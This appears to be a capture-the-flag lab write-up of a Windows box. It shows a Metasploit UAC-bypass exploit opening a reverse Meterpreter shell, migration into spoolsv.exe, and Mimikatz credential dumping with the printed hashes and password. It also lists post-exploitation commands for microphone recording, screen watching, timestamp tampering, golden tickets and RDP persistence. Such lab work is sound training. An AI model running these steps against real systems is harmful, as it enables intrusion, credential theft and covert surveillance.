
Task 4: Privilege Escalation via UAC Bypass

We used a local privilege escalation exploit to gain SYSTEM access:

- use exploit/windows/local/bypassuac_eventvwr

- set SESSION <session number>

- exploit



```
LHOST ⇒ 10.17.65.38
msf6 exploit(windows/local/bypassuac_eventvwr) > exploit
[*] Started reverse TCP handler on 10.17.65.38:4444
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\SysWOW64\eventvwr.exe
[+] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Sending stage (177734 bytes) to 10.10.216.17
[*] Meterpreter session 2 opened (10.17.65.38:4444 → 10.10.216.17:49227) at 2025-06-30 01:38:01 +0530
[*] Cleaning up registry keys ...

meterpreter > getprovs
[-] Unknown command: getprovs. Did you mean getprivs? Run the help command for more details.
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Migrated to process: spoolsv.exe

Confirmed SYSTEM access with getuid:

- NT AUTHORITY\SYSTEM

Task 5: Looting (Credential Dumping with Mimikatz)

Used Mimikatz to dump in-memory credentials:

- load kiwi
- creds_all


Recovered credentials:

Username: Dark


Domain: DARK-PC

Password: Password01!

Also extracted NTLM hashes.



```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain   LM                                NTLM                              SHA1
--------  ------   --                                ----                              ----
Dark      Dark-PC  e52cac67419a9a22ecb08369099ed302  7c4fe5eada682714a036e39378362bab  0d082c4b4f2aeafb67fd0ea568a997e9d3ebc0eb

wdigest credentials
===================

Username  Domain     Password
--------  ------     --------
(null)    (null)     (null)
DARK-PC$  WORKGROUP  (null)
Dark      Dark-PC    Password01!

tspkg credentials
=================

Username  Domain   Password
--------  ------   --------
Dark      Dark-PC  Password01!

kerberos credentials
====================

Username  Domain     Password
--------  ------     --------
(null)    (null)     (null)
Dark      Dark-PC    Password01!
dark-pc$  WORKGROUP  (null)
```



Learn how to gather additional credentials and crack the saved hashes on the machine.

Answer the questions below

Prior to further action, we need to move to a process that actually has the permissions that we need to interact with the lsass service, the service responsible for authentication within Windows. First, let's list the processes using the command `ps`. Note, we can see processes being run by NT AUTHORITY\SYSTEM as we have escalated permissions (even though our process doesn't).

No answer needed

In order to interact with lsass we need to be 'living in' a process that is the same architecture as the lsass service (x64 in the case of this machine) and a process that has the same permissions as lsass. The printer spool service happens to meet our needs perfectly for this and it'll restart if we crash it! What's the name of the printer service?

Mentioned within this question is the term 'living in' a process. Often when we take over a running program we ultimately load another shared library into the program (a dll) which includes our malicious code. From this, we can spawn a new thread that hosts our shell.

spoolsv.exe

Migrate to this process now with the command `migrate -N PROCESS_NAME`

No answer needed

Let's check what user we are now with the command `getuid`. What user is listed?

NT AUTHORITY\SYSTEM

Now that we've made our way to full administrator permissions we'll set our sights on looting. Mimikatz is a rather infamous password dumping tool that is incredibly useful. Load it now using the command `load kiwi` (Kiwi is the updated version of Mimikatz)

No answer needed

Loading kiwi into our meterpreter session will expand our help menu, take a look at the newly added section of the help menu now via the command `help`.

No answer needed

Which command allows up to retrieve all credentials?

creds_all

Run this command now. What is Dark's password? Mimikatz allows us to steal this password out of memory even without the user 'Dark' logged in as there is a scheduled task that runs the Icecast as the user 'Dark'. It also helps that Windows Defender isn't running on the box ;) (Take a look again at the ps list, this box isn't in the best shape with both the firewall and defender disabled)

Password01

Task 6: Post-Exploitation Techniques

Post-exploitation commands used:

- hashdump: Dump password hashes

- screenshare: Watch remote desktop in real time


- record_mic: Record microphone audio

- timestomp: Modify file timestamps

- golden_ticket_create: Create Kerberos golden tickets

Enabled RDP persistence:

run post/windows/manage/enable_rdp



Task 6 ✓ Post-Exploitation

Explore post-exploitation actions we can take on Windows.

Answer the questions below

Before we start our post-exploitation, let's revisit the help menu one last time in the meterpreter shell. We'll answer the following questions using that menu.

No answer needed — ✓ Correct Answer

What command allows us to dump all of the password hashes stored on the system? We won't crack the Administrative password in this case as it's pretty strong (this is intentional to avoid password spraying attempts)

hashdump — ✓ Correct Answer

While more useful when interacting with a machine being used, what command allows us to watch the remote user's desktop in real time?

screenshare — ✓ Correct Answer

How about if we wanted to record from a microphone attached to the system?

record_mic — ✓ Correct Answer

To complicate forensics efforts we can modify timestamps of files on the system. What command allows us to do this? Don't ever do this on a pentest unless you're explicitly allowed to do so! This is not beneficial to the defending team as they try to breakdown the events of the pentest after the fact.

timestomp — ✓ Correct Answer

Mimikatz allows us to create what's called a `golden ticket`, allowing us to authenticate anywhere with ease. What command allows us to do this?

Golden ticket attacks are a function within Mimikatz which abuses a component to Kerberos (the authentication system in Windows domains), the ticket-granting ticket. In short, golden ticket attacks allow us to maintain persistence and authenticate as any user on the domain.

golden_ticket_create — ✓ Correct Answer

One last thing to note. As we have the password for the user 'Dark' we can now authenticate to the machine and access it via remote desktop (MSRDP). As this is a workstation, we'd likely kick whatever user is signed onto it off if we connect to it, however, it's always interesting to remote into machines and view them as their users do. If this hasn't already been enabled, we can enable it via the following Metasploit module: `run post/windows/manage/enable_rdp`

No answer needed

✓ Correct Answer

Task 7: Extra Credit

Extended the engagement by:

- Practicing manual privilege escalation

- Exploring lateral movement and persistence

- Using custom shellcode and tools

- Reconstructing the attack chain without Metasploit

Skills Practiced

- Nmap and service enumeration

- CVE research and exploitation

- Windows privilege escalation

- Credential harvesting using Mimikatz

- Post-exploitation techniques

- Persistence and RDP enablement